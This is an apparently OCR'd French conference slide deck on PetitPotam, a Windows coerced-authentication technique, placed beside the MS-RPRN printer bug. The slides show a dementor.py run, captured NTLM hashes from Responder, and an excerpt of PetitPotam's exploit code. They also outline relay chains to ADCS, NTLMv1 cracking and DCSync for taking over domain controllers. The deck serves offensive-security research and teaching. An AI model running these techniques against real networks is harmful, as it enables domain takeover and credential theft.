PETITPOTAM DEVIENDRA GRAND

Topotam


WHOAMI

- **Lionel aka Topotam**
- **Auditeur Sécu Offensive at SOGETI ESEC**
- **I like:**
  - **IoT, Active Directory & Windows**
  - **PWN corporate networks and hardware things**
- **I'm not:**
  - **Graduated**
  - **OSCE, MVP, CISSP, CISA, CHFI, CEH, ISO, MCSA, CHFI, etc.**
  - **Politiquement correct ☺**

PETITE INTRODUCTION


- **PetitPotam est un programme qui permet de contraindre une machine Windows de s'authentifier avec son compte machine à une autre machine.**
- **En l'occurrence celle de l'attaquant ou celle qu'il a compromise.**
- **Cela permet d'effectuer ensuite toute une série d'attaques basées sur du relais NTLM.**

AUTHENTIFICATION NTLM



- Source: Blog de Pixis - https://beta.hackndo.com/

RELAIS NTLM




- Source: Blog de Pixis - https://beta.hackndo.com/

RELAIS NTLM

- **C'est bien tout ca mais pour faire du relais NTLM il faut qu'un client se connecte à notre machine, de gré ou de force.**
- **Des outils comme Responder ou MitM6 peuvent être utilisés pour forcer des utilisateurs ou des machines à se connecter à nous en exploitant certains protocoles:**
  - **LLMNR**
  - **mDNS**
  - **DHCPv6**
  - **Etc.**
- **Cependant, ces outils très utiles ne permettent pas de cibler précisément une machine en particulier, c'est au petit bonheur la chance.**
- **Et si il était possible de cibler n'importe quelle machine Windows et la forcer à s'authentifier à nous?**

COERCED AUTHENTIFICATION – MS-RPRN TRICK

- **Découvert par @tifkin_ from SpecterOps**
- **Plus connus sous le nom de DEMENTOR ou du "PRINTERBUG/SpoolSample".**
- **Il permet de contraindre une machine à s'authentifier à nous en utilisant son compte SYSTEM.**
- **Nécessite un compte AD valide pour être utilisé**
- **Ce trick exploite la function RemoteFindFirstPrinterChangeNotificationEx présente dans le protocole "Microsoft Print System Remote Protocol"**
- **Ce protocole est activé sur tous les serveurs et stations de travail Windows récentes(service Spooler) via le named pipe \pipe\spoolss.**



COERCED AUTHENTIFICATION – MS-RPRN TRICK

```
root@cobalt:~# python dementor.py -u putin -p [redacted] -d RUSSIE 192.168.0.17 192.168.0.80
[*] connecting to 192.168.0.80
[*] bound to spoolss
[*] getting context handle...
[*] sending RFFPCNEX...
[-] exception DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] done!
root@cobalt:~#
```

```
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.0.17]
    Challenge set              [1122334455667788]
    Don't Respond To Names     ['ISATAP']


[+] Listening for events...
[SMB] NTLMv2-SSP Client   : 192.168.0.80
[SMB] NTLMv2-SSP Username : RUSSIE\ADDS-2019$
[SMB] NTLMv2-SSP Hash     : ADDS-2019$::RUSSIE:1122334455667788:F18F28C33F39BAE30B1EE34091D36DDA:010100000000000C0653150DE09D2014BEDAAA58
0D8391300000000200080053004D00420033000100 1E00570049004E002D0050005200480034003900320052005100410046005600040014005300 4D00420033002E006C0
06F00630061006C0003003400570049004E002D0050005200480034003900320052005100410046005600 56002E0053004D00420033002E006C006F00630061006C00050014005
3004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600040002000000080030003000000000000000000000000040000037ECE4B5CAA48F16C0E
C6170BB69123C6723A4224C3626604DA30CB966BFE12A0A0010000000000000000000000000000000000000090022006300690066007300 2F00310039003200 2E00310036003
8002E0030002E003100370000000000000000
```

COERCED AUTHENTIFICATION – MS-RPRN TRICK

Quelques inconveniants

- **Le trick à maintenant presque trois ans**
- **Il commence a être très connus des blueteams**
- **Même si Microsoft à dit « Won't Fix! », il est possible de juste désactiver le service d'impression pour le rendre inopérant.**
- **A pris un énorme coup de visibilité avec les PrintNightmare et compagnie.**
- **Spooler Service maintenant très souvent désactivé**

IL FAUT TROUVER UNE SOLUTION!

COERCED AUTHENTIFICATION – QUE FAIRE?!

COERCED AUTHENTIFICATION – PETITPOTAM

- **Trouvé en lisant de la doc de Microsoft comme Tifkin**
- **De base, exploite la function EfsRpcOpenFileRaw dans "Encrypted File System Remote Protocol".**
- **6 – 7 autres fonctions vulnérables dans MS-EFSRPC**
- **Ce protocole est activé sur tous les serveurs et stations de travail Windows récentes via les named pipe \pipe\efsrpc(EFS Service) et \pipe\lsarpc(Universel).**
- **Ne nécessite pas de compte valide si on cible un DC non patché.**
- **Ne peut pas être mitigé en désactivant le service EFS.**
- **Microsoft said as usual « Demmerdez vous! »**
- **https://github.com/topotam/PetitPotam**

COERCED AUTHENTIFICATION – PETITPOTAM

3.1.4.2.1 Receiving an EfsRpcOpenFileRaw Message (Opnum 0)

Article • 12/14/2021 • 3 minutes to read

Is this page helpful?

The EfsRpcOpenFileRaw method is used to open an encrypted object on the server for backup or restore. It allocates resources that MUST be released by calling the EfsRpcCloseRaw method.<38>

```
long EfsRpcOpenFileRaw(
  [in] handle_t binding_h,
  [out] PEXIMPORT_CONTEXT_HANDLE* hContext,
  [in, string] wchar_t* FileName,
  [in] long Flags
);
```

binding_h: An explicit binding handle created by the client. This is an RPC binding handle parameter, as specified in [C706] and [MS-RPCE] section 2.

hContext: An implementation-specific context handle that is used in subsequent calls by the client to the EfsRpcReadFileRaw method, EfsRpcWriteFileRaw method, or EfsRpcCloseRaw method.


FileName: An EFSRPC identifier, as specified in section 2.2.1.

Tout simple mais fallait le trouver

```
def EfsRpcOpenFileRaw(self, dce, listener):
    print("[-] Sending EfsRpcOpenFileRaw!")
    try:
        request = EfsRpcOpenFileRaw()
        request['fileName'] = '\\\\%s\\test\\SOGETI.ini\x00' % listener
        request['Flag'] = 0
        #request.dump()
        resp = dce.request(request)

    except Exception as e:
        if str(e).find('ERROR_BAD_NETPATH') >= 0:
            print('[+] Got expected ERROR_BAD_NETPATH exception!!')
            print('[+] Attack worked!')
            sys.exit()
        if str(e).find('rpc_s_access_denied') >= 0:
            print('[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!')
            print('[+] OK! Using unpatched function!')
            print("[-] Sending EfsRpcEncryptFileSrv!")
            try:
                request = EfsRpcEncryptFileSrv()
                request['FileName'] = '\\\\%s\\test\\SOGETI.ini\x00' % listener
                resp = dce.request(request)
            except Exception as e:
```


COERCED AUTHENTIFICATION – PETITPOTAM



PETITPOTAM – SOME USE CASE

PETITPOTAM AND NETNTLMV1


- **Certains AD sont encore, malheureusement, configurés pour accepter les connexions en utilisant NTLMv1, qui est obsolète et faible.**
- **L'option "LAN Manager authentication level" is set to 2 or less**
- **Des Rainbow tables existent pour le challenge « 1122334455667788 » rendant possible l'obtention du hash NT correspondant au compte machine(crack.sh)**
- **Il est ensuite possible d'utiliser ce hash NT pour prendre le contrôle de la machine cible, DCSYNC(si DC hash), obtenir des TGS, etc.**



PETITPOTAM AND AD-CERTIFICATE SERVICE

- **Récemment des chercheurs de specterops ainsi que « @iansus » de wavestone ont trouvés pas mal de moyens d'exploiter le service ADCS.**
- **L'une d'entre elle repose sur le fait de réclamer un certificat machine au service HTTP Certificate Authority Web Enrollment de l'ADCS en relayant une authentification machine obtenue via Petitpotam/MS-RPRN.**
- **Il est ensuite possible de réclamer un TGT et de profiter des droits de la machine ciblée.**
- **Si il s'agit d'un DC, il est donc possible de DCSYNC par exemple. Si ces une machine autre, il est possible d'en prendre le contrôle.**

PETITPOTAM AND AD-CERTIFICATE SERVICE




PETITPOTAM AND MACHINE ADMIN OF ANOTHER MACHINE

- Bien souvent dans un AD, certains comptes machines sont administrateurs d'autres machines.
- C'est une mauvaise configuration que l'on retrouve souvent sur des Exchanges, WSUS et autres serveurs.
- Il est donc possible d'utiliser petitpotam pour forcer l'authentification d'une machine vers une autre où celle-ci est administrateur local et en prendre le contrôle.

PETITPOTAM AND MACHINE ADMIN OF ANOTHER MACHINE

